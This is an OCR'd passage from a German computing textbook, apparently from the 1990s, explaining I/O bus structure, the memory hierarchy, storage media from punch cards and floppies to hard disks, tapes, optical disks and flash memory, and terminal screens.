

Abb. 2.2: Ein- und Ausgabe-Subsystem eines größeren Computers

Am Interface-Bus hängen Geräte mit Busanschluß nach irgendeinem Standard, hier die Massenspeicher Platte, Band und Floppy. Die Verbindung vom Systembus zu den Endgeräten ist komplexer als der eigentliche Prozessor und hat auf die Leistung der gesamten Anlage einen wesentlichen Einfluß. Der Grund für die mehrstufige Busstruktur liegt im Gewinn an Flexibilität.

In einem IBM/PC ist der Systembus (local bus) nicht zugänglich[3]. I/O-Subsystem und I/O-Bus sind die bekannten Slots zur Aufnahme von Karten. Bei unserer UNIX-Anlage wird der Systembus als Mid-bus bezeichnet, das I/O-Subsystem als Channel Adaptor, der I/O-Bus als Channel Input Output Bus, die I/O-Adapter als Device Adaptor. Die Zahlen in Abb. 2.2 geben für unsere Anlage die Hardware-Adressen an. Die Konsole hat also die Hardware-Adresse:

- Mid-bus-Adresse des Channel Adaptors: 4
- CIO-bus-Adresse des Device Adaptors (MUX): 1
- Port-Adresse auf dem Multiplexer: 0

Sehr schnelle Computer benutzen sogar vollständige kleinere Computer zur Ein- und Ausgabe, weil jedes Warten auf langsame Peripherie zu teuer käme.

[3]Neuerdings auf einigen Boards doch (VESA Local Bus u. a.)

2.3 Speicher

2.3.1 Grundbegriffe

So wie der Mensch ein gutes Gedächtnis oder ein Blatt Papier für längere Rechnungen braucht, benötigt ein Prozessor Speicher um sich herum. Zudem möchte man seine Daten auch längerfristig aufbewahren und nicht jedesmal zu Beginn einer Sitzung neu eintippen.

Das Fassungsvermögen eines Speichers, seine **Kapazität**[4] wird in Byte, Kilobyte, Megabyte oder Gigabyte angegeben. Daneben spielt die mittlere **Zugriffszeit** eine Rolle. Schnelle Speicher sind teuer und daher kleiner als langsame Speicher.



Abb. 2.3: Speicher-Hierarchie

Magnetbänder können nur **sequentiell** gelesen und beschrieben werden, das heißt der Reihe nach. Andere Speichermedien – wie Disketten – erlauben den sofortigen Zugriff auf beliebige Speicherplätze. Dieser Zugriff wird **wahlfreier** Zugriff oder Random Access genannt.

Ferner unterscheidet man **flüchtige** Speicher, die ihren Inhalt nur so lange behalten, wie sie mit Strom versorgt werden, und dauerhafte oder **permanente** Speicher. Einige Speicherarten sind **fest eingebaut**, andere lassen sich aus dem

[4]Diese Kapazität hat nichts mit der elektrischen Kapazität zu tun.

Computer **entfernen** und verschicken oder in einem Tresor lagern (removable medium im Gegensatz zu fixed medium).

Die verschiedenen Speichertypen bilden eine Hierarchie von kleinen, schnellen, flüchtigen Speichern nahe dem Zentralprozessor bis zu großen, langsamen, permanenten und transportierbaren Speichern in der Peripherie:

- Register auf dem Prozessorchip
- Arbeitsspeicher (Hauptspeicher, Primärspeicher)
- fest eingebaute Massenspeicher (Hintergrundspeicher, Sekundärspeicher) wie Platten
- transportierbare Speicher (Tertiärspeicher) wie Disketten, Bänder

Zwischen den einzelnen Speicherebenen sind oft noch Puffer oder Caches eingefügt, um den Datenverkehr zu beschleunigen, zum Teil sogar mehrstufige Caches.

In Abb. 2.3 sehen wir die Speicherhierarchie in Form einer Pyramide. Die Spitze bilden die Prozessor-Register, klein und schnell. Darunter folgt der Arbeitsspeicher, größer und immer noch ziemlich schnell. Darunter der Plattenspeicher, groß und im Vergleich zu den beiden Genannten langsam. Damit ist die Gruppe der fest eingebauten Speicher vollständig, es folgen die entfernbaren Speichermedien. Bisher kam als erstes entfernbares Medium die Diskette, größer als der Arbeitsspeicher und nochmals langsamer als die Platte. In der untersten Schicht fanden sich Bänder, groß und infolge des sequentiellen Zugriffs langsam. Dieses Bild ist in jüngerer Zeit durch zwei Entwicklungen durcheinander gebracht worden. Speicherchips wurden immer billiger, so daß heute Arbeitsspeicher von mehreren Megabyte Größe schon in PCs zu finden sind. Disketten sind also nicht mehr größer als der Arbeitsspeicher. Die zweite Entwicklung betrifft die optischen Speichermedien, vor allem die mehrmals beschreibbare magneto-optische Disk. Sie ist groß, entfernbar und liegt in der Geschwindigkeit zwischen Diskette und Platte. Schade um die Pyramide.

Im Grunde ist die Speichervielfalt eine Folge technischer Beschränkungen. Es gibt heute noch kein Speichermedium, das schnell ist, ein großes Fassungsvermögen hat, nicht auf ständige Energiezufuhr angewiesen und dazu noch bezahlbar ist. Andererseits ist auch das menschliche Gedächtnis hierarchisch strukturiert, die Computer befinden sich also in guter Gesellschaft.

2.3.2 Arbeitsspeicher

2.3.2.1 ROM und RAM

Prozessoren sind schnell. In ihrer unmittelbaren Nachbarschaft finden wir daher die schnellsten Speicher, die aus Kostengründen nur ein geringes Fassungsvermögen haben. Sie müssen den Zugriff auf beliebige Adressen gestatten und werden deshalb auch **Random Access Memory** (RAM) genannt. Die Zugriffszeiten liegen bei 10 bis 100 ns (Nanosekunden). Zum Vergleich: in 1 ns legt das Licht eine Strecke von 30 cm zurück. Diese Speicher sind aus Halbleitern aufgebaut und flüchtig.

Ein Teil des Arbeitsspeichers enthält unveränderliche Programme und Daten, die zum Computer gehören. Dieser Bereich kann nur gelesen werden und heißt **Read Only Memory** (ROM).

Wieviel RAM braucht man? Die Softwareentwicklung nimmt immer weniger Rücksicht auf den Speicherbedarf. Für das UNIX-Betriebssystem rechnet man 4 MByte, für jeden Dialog und jedes Hintergrundprogramm etwa 1 MByte. Ab 8 MByte läßt sich ein bescheidener Mehrbenutzerbetrieb durchführen. Tendenz steigend.

2.3.2.2 Puffer und Caches

In schnellen Computern treten immer wieder Wartezeiten bei Zugriffen auf langsame Speicher auf. Man versucht, diese Zeiten zu verringern, indem man die Daten in größeren Blöcken in schnelle **Pufferspeicher** einliest und hofft, daß die nächste Anforderung aus dem Puffer bedient wird. Die Hoffnung erfüllt sich nicht immer.

Das Schreiben via Puffer wirft ein besonderes Problem auf. Der Benutzer schreibt bespielsweise einen geänderten Text zurück und wähnt, die Arbeit sei auf der Platte in Sicherheit. In Wirklichkeit steht der Text erst in einem Puffer. Jetzt fällt der Strom aus, oder das System bleibt hängen und muß neu gestartet werden. Fort ist der Text.

UNIX-Systeme verwenden zwecks Verbesserung der Leistung viele Puffer. Deshalb darf man UNIX-Systeme nicht auschalten, ohne zuvor alle Puffer ordnungsgemäß zu leeren.

Ein **Cache** ist ein kleiner Puffer zwischen Prozessor und Arbeitsspeicher oder zwischen Arbeitsspeicher und Laufwerken, oft in Form eigener Hardware. Im Französischen und Englischen ist ein Cache ein Versteck für Schätze. Da das gecachete Schreiben ein Risiko bei Stromausfällen oder Systemabstürzen darstellt, wird bei kritischen Anwendungen der Cache nur zum Lesen eingesetzt (Write-through-Cache).

2.3.3 Massenspeicher

2.3.3.1 Lochstreifen, Lochkarten

Aus Pietät wollen wir eine Gedenkminute für die Massenspeicher einlegen, mit denen die Computerei begann. Anno Domini 1890 fand in den USA eine Volkszählung statt, und jedermann ging, daß er sich schätzen ließe. Auch diese Volkszählung zeitigte Folgen.

Zur Beschleunigung der Auswertung hatte der amerikanische Ingenieur HERMANN HOLLERITH eine elektromechanische Maschine entwickelt, die Löcher in Karten zählen konnte. Diese Maschine fand große Beachtung, und so gründete er 1896 in New York die Tabulating Machine Company. Heute heißt sie IBM oder einfach Big Blue, weil Blau ihre Lieblingsfarbe ist.

Zu den Lochkarten kamen aus der Fernschreibtechnik die Lochstreifen mit 5 oder 8 Löchern nebeneinander. Bis in die siebziger Jahre hinein waren diese beiden Datenträger neben Magnetbändern die wichtigsten Medien zur permanten Speicherung maschinenlesbarer Daten. Erst mit dem Auftauchen der Diskette von IBM im Jahre 1973 – anfangs mit 8 Zoll Durchmesser und 250 kByte Kapazität – traten sie von der Bühne ab.

2.3.3.2 Disketten

Massenspeicher haben ein großes Fassungsvermögen, sind langsam und permanent (nicht flüchtig). Magnetbänder haben den Nachteil, daß sie nur sequentiell gelesen und beschrieben werden können, also ist man bald auf Scheiben übergegangen. Die Technik der Diktiergeräte gab Anregungen. Die Scheibe kann dünn, leicht und biegsam sein, dann wird sie als **Diskette**, Floppy Disk oder Schlappscheibe bezeichnet. Die Diskette hat sich als leicht zu transportierendes Speichermedium für Datenmengen um 1 MByte durchgesetzt. Die Verbreitung der IBM PCs, die vom Modell XT des Jahres 1983 an Disketten verwendeten, hat ihr dabei geholfen.

Die Diskette besteht aus einer beidseits mit Eisenoxid und Bindemittel beschichteten, dünnen, biegsamen Kunststoffscheibe, die von einer festen Kunststoffhülle (jacket) geschützt wird und daraus nicht zerstörungslos entnommen werden kann. Zur Verminderung der Reibung und der elektrostatischen Aufladung sowie zur Reinigung ist die Hülle innen mit einem Vlies ausgekleidet. Die Drehzahl der Disketten beträgt 300 oder 360/min, die mittleren Zugriffszeiten liegen bei 300 ms. Der Schreib-/Lesekopf berührt die Oberfläche, was einen Verschleiß von Kopf und Diskette bewirkt.

Diskettentypen Die technische Entwicklung hat zu einer Vielzahl von Diskettentypen geführt, die nicht miteinander verträglich sind.

Der äußere Durchmesser der Disketten beträgt 8, 5 1/4, 3 1/2, 3 oder weniger Zoll. 8-Zoll-Disketten kommen allmählich außer Gebrauch. 5 1/4-Zoll-Disketten haben die größte Verbreitung, aber keine Zukunft. 3 1/2 Zoll ist stark im Kommen und angenehm in der Handhabung. 3-Zoll-Disketten sind exotisch und bei den CPC-Computern der Firma Schneider anzutreffen. Noch kleinere Durchmesser kommen möglicherweise in Verbindung mit tragbaren Computern (Laptops).

Eine Scheibe hat zwei Oberflächen. Es gibt aber Disketten, die nur auf einer Seite verwendbar sind. Das Laufwerk wird dadurch billiger. Die Regel sind zweiseitige Disketten.

Ein wichtiger Unterschied, der sich auch im Preis niederschlägt, ist die zulässige Schreibdichte. Es gibt einfache, doppelte, hohe und extrem hohe Dichte.

Nicht genug mit diesen mehr äußerlichen Unterschieden. Wie die Daten auf der Diskette abgelegt sind – das **logische Format** – schwankt von Computer zu Computer. Weiteres siehe Anhang Y *Disketten-Formate*. Im Zweifelsfall sei man pessimistisch und vertraue nicht darauf, daß eine fremde Diskette im eigenen Computer gelesen werden kann.

Am weitesten verbreitet ist das IBM-PC-Format auf 5 1/4-Zoll-Disketten mit doppelter Dichte, beidseitig benutzbar, mit 360 KByte Kapazität. Weitere Formate siehe Anhang.

Nach unserer Erfahrung treten auch bei Disketten, die nach ihrem physikalischen und logischen Format in einem Laufwerk lesbar sein sollten, manchmal

Schwierigkeiten auf, vor allem in PCs. Vorläufig ist unsere einzige Erklärung, daß irgendwelche Werte von Diskette und Laufwerk am Rand der Toleranzen liegen.

Die neueren Diskettentypen haben eine Einrichtung, um hardwaremäßig das Schreiben zu verhüten. Bei Disketten mit 5 1/4 Zoll Durchmesser klebt man einen Ausschnitt am Rand der Hülle mit einem Streifen zu, bei 3 1/2 Zoll ist ein kleiner Schieber angebracht.

Formatieren Die fabrikneue Diskette hat eine magnetisch homogene Oberfläche. Vor Gebrauch muß sie im Laufwerk des Computers formatiert oder initialisert werden. Dabei werden konzentrische Datenspuren angelegt und diese wiederum in Sektoren eingeteilt. Unter Umständen wird auch noch ein File-System beim Formatieren eingerichtet. Erst dann können Dateien auf die Diskette überspielt werden.

Das Formatieren einer bereits benutzten Diskette löscht sämtliche Daten unwiderruflich. Das Umformatieren einer benutzten Diskette auf ein anderes Format kann Probleme bereiten. Man muß dann erst durch ein starkes Magnetfeld eine magnetisch homogene Oberfläche wiederherstellen.

Behandlung Disketten sind empfindlich gegen Knicken, Schmutz und Fingerabdrücke, Magnetfelder (Lautsprecher, Bildschirme, Motoren, Trafos) und Wärme.

2.3.3.3 Magnetische Platten

Plattentypen Platten oder Harddisks sind stabile Leichtmetallscheiben mit einer Oberfläche ähnlich wie bei Disketten, die sich in einem Gehäuse mit 3000/min bis 7000/min drehen. Der Schreib-Lesekopf gleitet dabei auf einem Luftpolster von einem tausendstel Millimeter Dicke. Ein Staubteilchen wäre eine Katastrophe. Die Gehäuse sind daher völlig dicht, man bekommt die Scheiben nicht zu sehen.

Die Platten sind fest in den Computer eingebaut (**Festplatten**) oder auswechselbar (**Wechselplatten**). Festplatten sind weit verbreitet, Wechselplatten weniger.

Die Platten unterscheiden sich in Fassungsvermögen (von 20 bis 2000 MByte = 2 GByte), in der mittleren Zugriffszeit (8 bis 40 msec), in der Schnittstelle zum Computer (ST 506, ESDI, SCSI, CS80 und andere) und im logischen Format. Da man selten in die Verlegenheit kommt, eine Platte zu einem anderen Computer zu tragen, wiegen Unterschiede der physikalischen und logischen Formate nicht so schwer wie bei den Disketten.

Die Zuverlässigkeit und Lebensdauer einer Platte wird von den Herstellern durch die **Mean Time between Failure** (MTBF) gekennzeichnet, also durch die mittlere Zeit zwischen zwei Ausfällen. In der genauen Definition dieser Größe sind sich die Hersteller nicht einig, außerdem sagt der Mittelwert nichts über den Einzelfall. Üblich sind Werte von 200 000 Stunden, das sind 23 Jahre.

Wieviel Plattenspeicher braucht man? Für das UNIX-Betriebssystem einschließlich aller Systemspeicher (swapping area usw.) darf man 100 MByte ansetzen, für einen durchschnittlichen Benutzer 50 MByte. Mit einer Platte von 500 MByte läßt sich einige Zeit leben. Tendenz ebenfalls steigend.

Einrichten einer Platte Eine fabrikneue Platte bedarf einiger Vorbereitungen, ehe sie zum Schreiben und Lesen von Daten geeignet ist. Bei älteren Platten für PCs bestand die Vorbereitung aus drei Stufen, bei neueren Platten mit SCSI-Interface – wie sie zunehmend in UNIX-Systemen verwendet werden – hat der Hersteller den ersten Schritt bereits erledigt. Falls eine Platte Daten enthält und neu eingerichtet wird, sind die Daten verloren.

Ein Plattenlaufwerk (disc drive) enthält mindestens eine, höchstens etwa 12 Scheiben (disc) mit jeweils zwei Oberflächen. Der erste Schritt – Low-Level-Formatierung genannt – legt auf den fabrikneuen, magnetisch homogenen Scheibenoberflächen konzentrische Spuren (track) an und unterteilt diese in Sektoren (sector). Fehlerhafte Sektoren werden ausgeblendet. Räumlich übereinanderliegende Spuren auf den Oberflächen der Scheiben (gleicher Radius) bilden einen Zylinder (cylinder). Dieser Schritt wird heute meist schon vom Hersteller getan. Die Numerierung der Spuren und Sektoren kann den tatsächlichen Verhältnissen auf den Scheiben entsprechen, aber auch durch eine Tabelle in eine logische, beliebig wählbare Numerierung umgesetzt werden. Die gesamte Anzahl der Sektoren wird durch die Umsetzung nicht größer, sonst hätte man ein preiswertes Mittel zur Erhöhung der Plattenkapazität.

Im zweiten Schritt wird die Platte in Partitionen, bestehend aus zusammenhängenden Bereichen von Zylindern, unterteilt und in jeder Partition ein File-System angelegt, unter UNIX mittels `mkfs(1M)` oder `newfs(1M)`, unter MS-DOS mittels `fdisk` und `format`. Das File-System ist vom Betriebssystem abhängig. Manche Betriebssysteme kommen mit verschiedenen File-Systemen zurecht. Auf einem Plattenlaufwerk können mehrere Partitionen angelegt werden, eine Partition kann sich in der Regel nicht über mehrere Plattenlaufwerke erstrecken, es gibt aber Ausnahmen (spanning).

Da beim Einrichten lebenswichtige Daten auf die Platte geschrieben werden, soll sie dabei ihre Betriebslage und annähernd ihre Betriebstemperatur haben. Die Elektronik moderner Platten gleicht zwar vieles aus, aber sicher ist sicher.

Organisation Auf Platten werden große Datenmengen gespeichert, auf die oft zugegriffen wird. Eine gute Datenorganisation trägt wesentlich zur Leistung des gesamten Computers bei.

Bei der Erzeugung eines Files ist die endgültige Größe oft unbekannt. Der Computer reserviert eine ausreichende Anzahl von Blöcken beispielsweise zu je 512 Byte. Im Lauf der Zeit wächst oder schrumpft das File. Der Computer muß dann irgendwo im File-System weitere, freie Blöcke mit den Fortsetzungen des Files belegen bzw. gibt Blöcke frei. Die Filelandschaft wird zu einem Flickenteppich, die Files sind **fragmentiert**. Von der Software her macht die Verwaltung dieser Flicken keine Schwierigkeiten, der Benutzer merkt nichts davon. Aber die Schreibleseköpfe des Plattenlaufwerks müssen hin und her springen, um die Daten eines Files zusammenzulesen. Das kostet Zeit und erhöht den Verschleiß. Man wird also von Zeit zu Zeit versuchen, zusammengehörende Daten wieder auf zusammengehörenden Plattenbereichen zu vereinen. Ein immer gangbarer Weg ist, die Files von einem Band (wo sie zusammenhängend gespeichert sind) auf die Platte zu kopieren. Während dieser Zeit ist kein Rechenbetrieb möglich. Für manche Betriebssysteme gibt es daher Dienstprogramme, die diese Arbeit während des Betriebes oder wenigstens ohne den Umweg über ein Band erledigen.

In UNIX-Filesystemen wird eine Fragmentierung von vornherein vermieden, aber bei großen Files treten Verzögerungen beim Zugriff auf, die in günstigen Fällen wiederum durch Pufferung abgefangen werden. Irgendwo muß man auch beim besten Filesystem bezahlen.

Behandlung Es gilt dasselbe wie für Disketten, außerdem sind Platten im Betrieb gegen Erschütterungen empfindlich. Ein Stoß kann dazu führen, daß der Kopf das dünne Luftpolster durchschlägt und auf der Magnetschicht kratzt. Dieser **Headcrash** bedeutet das Ende vieler Daten oder der ganzen Platte.

Das Anfahren und Anhalten der Platte sind kritische Zustände, die die Lebensdauer beeinträchtigen. Man soll daher Platten nicht unnötig oft ein- und ausschalten. Starke Temperaturschwankungen sind auch ungesund.

2.3.3.4 Magnetbänder

Bänder sind Speicher für große Datenmengen, auf die selten zugegriffen wird. Bandgeräte arbeiten fileweise im **Start-Stop-Betrieb** oder als **Streamer**, die die Bits in einem stetigen Strom lesen bzw. schreiben, ohne irgendeine Struktur zu beachten.

Die Bänder sind – wie Tonbänder – auf **Spulen** oder in **Kassetten** verfügbar. Kassetten sind einfacher zu handhaben als Spulen. Leider gibt es wie bei den Disketten mehrere miteinander unverträgliche Formate. Bänder auf Spulen unterscheiden sich vor allem in ihrer Schreibdichte: 800, 1600 oder 6250 Bits per inch. Daneben muß man die logische Struktur kennen, um aus den Bits wieder sinnvolle Daten zu machen.

Bei den Bandkassetten gibt es mehrere unverträgliche Formate. Verbreitet sind Bänder mit einer Breite von einem viertel Zoll (Quarter Inch Cartridge, QIC). Die **QIC-80-Kassetten** sind etwa 8 cm auf 6 cm groß und nehmen je nach Bandlänge und Datenkompression bis zu 250 MB auf. Die **QIC-150-Kassetten** sind 15 cm auf 10 cm groß und speichern bis zu 500 MB. In der UNIX-Welt sind die größeren Kassetten zum Sichern und zum Austausch von Daten gebräuchlich.

Moderne Entwicklungen aus der Videotechnik und der digitalen Tonaufzeichnung (**Digital Audio Tape** = DAT) haben höhere Aufzeichnungsdichten ermöglicht, so daß heute auf einer DAT-Kassette bis zu 8 Gigabyte untergebracht werden. Es gibt automatische Kassettenwechsler (Stacker und Jukeboxen). DAT-Laufwerke finden zum Sichern großer Platten Verwendung.

2.3.3.5 Optische Platten

Optische Platten sind permanente Massenspeicher großer Kapazität, die optische Effekte der Plattenoberfläche ausnutzen. Es gibt verschiedene Techniken. Die **CD-ROM** gleicht der Musik-Compact-Disk, kann also nur bei der Herstellung

beschrieben und beliebig oft gelesen werden. Ihr Einsatzgebiet sind Nachschlagewerke wie Lexika, Wörterbücher, Telefonverzeichnisse, Kursbücher, Bildersammlungen, Referenz-Handbücher und dergleichen. Es gibt inzwischen schon Computerbücher, denen eine CD-ROM beiliegt. Da die Platte ein Laufwerk belegt, hat man automatische **Plattenwechsler** (jukebox) gebaut. Kapazität 600 MB, Zugriffszeiten wie Diskette.

Die **WORM**-Technik (write once, read many times) erlaubt einmaliges Schreiben durch den Benutzer und beliebig häufiges Lesen. Diese Platten werden zur Archivierung von Korrespondenz und Zeichnungen eingesetzt. Die WORM-Technik kommt etwas langsam auf die Beine und ist daher teuer oder umgekehrt.

Eine dritte, magnetooptische Technik (**MO-Disk**) ermöglicht beliebiges Schreiben und Lesen durch den Benutzer und konkurriert mit der magnetischen Festplatte. Bei großem Speichervermögen (128 oder 600 MB) und längerer Zugriffszeit (50 ms) eignet sie sich vor allem zum Speichern von Daten, auf die nicht ständig zugegriffen wird. Die MO-Cartridges sind ähnlich wie Disketten aufgebaut und auswechselbar.

Da diese Techniken häufig zur Archivierung eingesetzt werden, stellt sich die Frage nach der Haltbarkeit oder **Lebensdauer** der Daten. Für Papier und Pergament liegen jahrtausendealte Erfahrungen vor, für Fotos und magnetische Datenträger jahrzehntealte, für die neuen optischen Medien ist man auf Extrapolationen angewiesen. Die Hersteller billigen der MO-Disk 10 Jahre zu, der WORM-Disk 25 und der CD 50 Jahre. Damit dürften die Daten haltbarer sein, als der Computer, der sie liest[5]. Für kritische Daten auf magnetischen Medien wird ein Backup zur Auffrischung nach jeweils drei Jahren empfohlen.

2.3.3.6 Flash-Speicher

Die bisher genannten Massenspeicher arbeiten allesamt mit mechanisch bewegten Datenträgern. In einem ansonsten elektronischen Gerät mutet das anachronistisch an. In unserem Kopf dreht sich keine Scheibe, also müssen Daten auch anders gespeichert werden können. Die heutige Technik ist sicher nicht der Weisheit letzter Schluß.

Eine Entwicklung in dieser Richtung könnten die **Flash-Speicher** werden, Halbleiterspeicher mit einem im Ruhezustand extrem niedrigen Strombedarf. Dieser Speichertyp läßt sich lesen, löschen und wiederholt beschreiben. Die Kapazität handelsüblicher Flash-Karten geht zur Zeit bis 40 MB, die Preise liegen etwa beim Dreifachen von Festplatten gleicher Größe, die Zugriffszeiten beim Lesen entsprechen denen anderer Halbleiterspeicher. Löschen und Schreiben dauern länger.

[5] Die Frage ist weder akademisch noch trivial: Wie stellt man bei einem Systemwechsel sicher, daß die alten Datenträger auch künftig noch gelesen werden können? Denken Sie an Personaldaten, die 30 Jahre lang aufbewahrt werden müssen. Wer kann heute noch die Lochkarten von 1960 lesen?

2.4 Terminals

2.4.1 Grundbegriffe

Terminals bilden die Schnittstelle Benutzer – Computer. Der Benutzer gibt seine Mitteilungen per **Tastatur** in den Computer ein. Der Computer seinerseits schreibt auf Papier (Druckerterminals, selten geworden) oder einen **Bildschirm**. Ein Terminal besteht also immer aus zwei Teilen. Heute üblich, aber in der UNIX-Welt noch nicht verbreitet, sind **Mäuse** oder andere Zeigegeräte (pointing device), die der Tastatur zugeordnet sind. Zunehmend wird die Tastatur auch durch ein **Mikrofon**, der Bildschirm durch einen oder zwei **Lautsprecher** ergänzt, weil sich manche Daten besser akustisch als optisch darstellen lassen.

Bei Anlagen mit mehreren Terminals wird das erste, unbedingt notwendige Terminal, das auf einer bestimmten Adresse liegen muß, als **Konsole** bezeichnet. Beim Systemstart nimmt der Computer zuerst mit der Konsole Kontakt auf. Dorthin schickt er auch allfällige Hilferufe. In der Regel ist die Konsole der Arbeitsplatz des System-Managers.

2.4.2 Bildschirme

Bildschirme gruppieren sich augenfällig in monochrome und farbige sowie nach ihrer Größe von 9 bis über 20 Zoll **Bildschirmdiagonale**. Die Standardgröße[6] ist 14 Zoll. Darunter sollte man nicht gehen, darüber wird es zur Zeit noch teuer. Die monochromen Bildschirme sind schwarz-weiß, grün oder bernsteinfarben (amber). Nach unserer Erfahrung ist die Farbe nicht so wichtig. Man unterscheidet ferner **alphanumerische Bildschirme**, die nur bestimmte Zeichen auf bestimmten Positionen ausgeben und billiger sind, sowie **grafische Bildschirme**, die jeden Punkt (Pixel) des Bildfeldes einzeln ansteuern. Der Unterschied liegt nicht in der Bildröhre, sondern in der Elektronik dahinter.

Auf dem Bildschirm zeigt eine bewegliche Marke (**Cursor**) an, wohin die nächste Eingabe gelangt oder wo eine Eingabe erwartet wird. Gelegentlich werden auch mehrere unterschiedliche Marken gleichzeitig verwendet. Aussehen und Position des Cursors lassen sich vom Programm steuern und abfragen.

Außer den auf dem Bildschirm sichtbaren Zeichen empfängt der Bildschirm noch eine Vielzahl von **Steuerbefehlen**, beispielsweise zur Positionierung des Cursors und zum Setzen von Attributen (invers, blinkend, unterstrichen). Die Steuersprache ist nicht einheitlich (wäre auch zu schön). Auf unserem System sind ASCII-, ANSI- und Hewlett-Packard-Steuersequenzen vertreten. UNIX kommt damit klar, indem es für jeden Terminaltyp eine ausführliche Beschreibung im Verzeichnis `/usr/lib/terminfo(4)` (früher `/etc/termcap`) gespeichert hat.

Dem Bildschirm ist ein **Bildschirmspeicher** zugeordnet, in dem die Daten abgelegt sind, die etwa fünfzig- bis hundertmal in der Sekunde auf den Bildschirm geschrieben werden. Der Speicher kann größer sein als ein Bildschirm, dann ist

[6] Um einem verbreiteten Fehler entgegenzutreten: Standard schreibt sich hinten mit d. Es bedeutet im Deutschen wie Englischen und Französischen Normalausführung, Richtlinie. Eine Standarte ist ein Banner oder Feldzeichen, allenfalls noch der Schwanz eines Fuchses.

der Bildschirm sozusagen ein Fenster in den Speicher, das sich auf- und abwärts verschieben läßt (scrolling = screen rolling). Ein Ausdruck des Bildschirms oder des ganzen Speichers auf Papier wird **Hardcopy** genannt.

Bildröhren verschleißen im Betrieb. Die Glühkathode verbraucht sich, der Phosphor ebenfalls an Stellen, die lange einer intensiven Bestrahlung ausgesetzt sind. Daher hat man Programme entwickelt, die bei Datenstille den Bildschirm nach einigen Minuten dunkel schalten (Bildschirm-Schoner, Screen saver). Bei Betätigen einer beliebigen Taste – vorzugsweise der Shift-Taste, die weiter nichts bewirkt – erscheint das Bild wieder.

Ein Bildschirm soll so aufgestellt sein, daß die **Blickrichtung** des Benutzers parallel zur Fensterfront verläuft. Weder vor noch hinter dem Bildschirm sollen sich starke Lichtquellen oder andere Objekte mit starken Kontrasten befinden. Die Höhe von Tastatur und Bildschirm soll so eingestellt sein, daß die Unterarme ungefähr waagrecht gehalten werden und die Blickrichtung leicht nach unten gerichtet ist.

Ganz wichtig: die Luftschlitze des Bildschirm-Gehäuses dürfen auf keinen Fall zugedeckt werden. Alle Benutzer neigen dazu, Notizen, Handbücher und dergleichen auf dem Gehäuse abzulegen. Solange dadurch keine Luftschlitze abgedeckt werden, ok. Andernfalls hat man keine dauerhafte Freude an seinem Bildschirm, vielleicht bricht auch ein Feuerchen aus.

Bildschirme erzeugen wie jeder Fernseher elektrische und magnetische **Felder** sowie eine weiche **Röntgenstrahlung**. Inwieweit diese schwachen Felder und Strahlen das menschliche Wohlbefinden beeinflussen, ist noch nicht geklärt[7]. Sie so schwach wie möglich zu halten, ist kein Fehler. Inzwischen gibt es genügend Bildschirme, die die schwedische Spezifikation **MPR II** erfüllen und kaum teurer sind als Bildschirme alter Technik. Die Verringerung des elektrischen Feldes vermindert auch die Staubablagerung auf dem Bildschirm. Außerdem können Bildschirme im Ultraschallbereich pfeifen, was Tiere stört. Die Gesundheit anbelangend gibt es Einflüsse, deren Schädlichkeit sicherer nachgewiesen ist: Rauchen, Trinken, Essen, Fernsehen, Motorradfahren, Sonnenbaden .....

Bei Personen, die zu Epilepsie neigen, sollen das Flimmern des Bildschirms und rasche Bildwechsel, wie sie bei Computerspielen vorkommen, auslösend wirken. In Frankreich sollen daher Computerspiele mit einem Warnhinweis versehen sein. Wir haben leider noch keine klaren Angaben gefunden, verfolgen aber die Netnews-Gruppe comp.risks sowie papierne Fachzeitschriften.

2.4.2.1 Alphanumerische Bildschirme

Die Bildfläche alphanumerischer Bildschirme wird in Zeilen und Spalten eingeteilt. Üblich sind 24 **Zeilen** und 80 **Spalten**, macht zusammen 1920 Positionen. Oft kommen noch ein oder zwei Statuszeilen am oberen oder unteren Bildschirmrand hinzu. Auf diesen 1920 Positionen können die Zeichen des in der Elektronik gespeicherten **Zeichensatzes** dargestellt werden, weiter nichts. Der Computer schickt

[7] Wir beziehen uns auf die Broschüre “Elektrosmog” des GSF-Forschungszentrums für Umwelt und Gesundheit, Oberschleißheim, vom Juni 1993 und auf eine Übersicht von H. LEMME in der Funkschau Nr. 2/1994.

